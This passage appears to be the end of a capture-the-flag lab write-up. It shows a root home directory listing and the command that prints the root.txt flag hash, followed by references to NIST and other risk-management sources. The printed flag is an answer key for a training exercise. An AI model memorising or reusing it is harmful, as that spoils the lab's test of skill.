drw-------  5 root root 4096 Sep 20  2021 .
drwxr-xr-x 20 root root 4096 Sep 16  2021 ..
-rw-r--r--  1 root root    5 Sep 20  2021 .bash_history
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Aug 19  2021 .cache
drwxr-xr-x  3 root root 4096 Sep 16  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-------  1 root root    0 Sep 17  2021 .python_history
-rw-r--r--  1 root root   33 Sep 17  2021 root.txt
-rw-r--r--  1 root root   66 Sep 16  2021 .selected_editor
drwxr-xr-x  3 root root 4096 Sep 16  2021 snap
-rw-r--r--  1 root root  181 Sep 17  2021 .wget-hsts

cat root.txt
2fdbf8d4f894292361d6c72c8e833a4b
```

Sources

https://csrc.nist.gov/publications/detail/sp/800-30/archive/2002-07-01
https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf
https://www.tpsgc-pwgsc.gc.ca/esc-src/protection-safeguarding/niveaux-levels-eng.html
https://kings-printer.alberta.ca/documents/Acts/F25.pdf
https://csrc.nist.gov/glossary/term/vulnerability#:~:text=Definition(s)%3A,triggered%20by%20a%20threat%20source.
CRISC Review Manual 6th Edition
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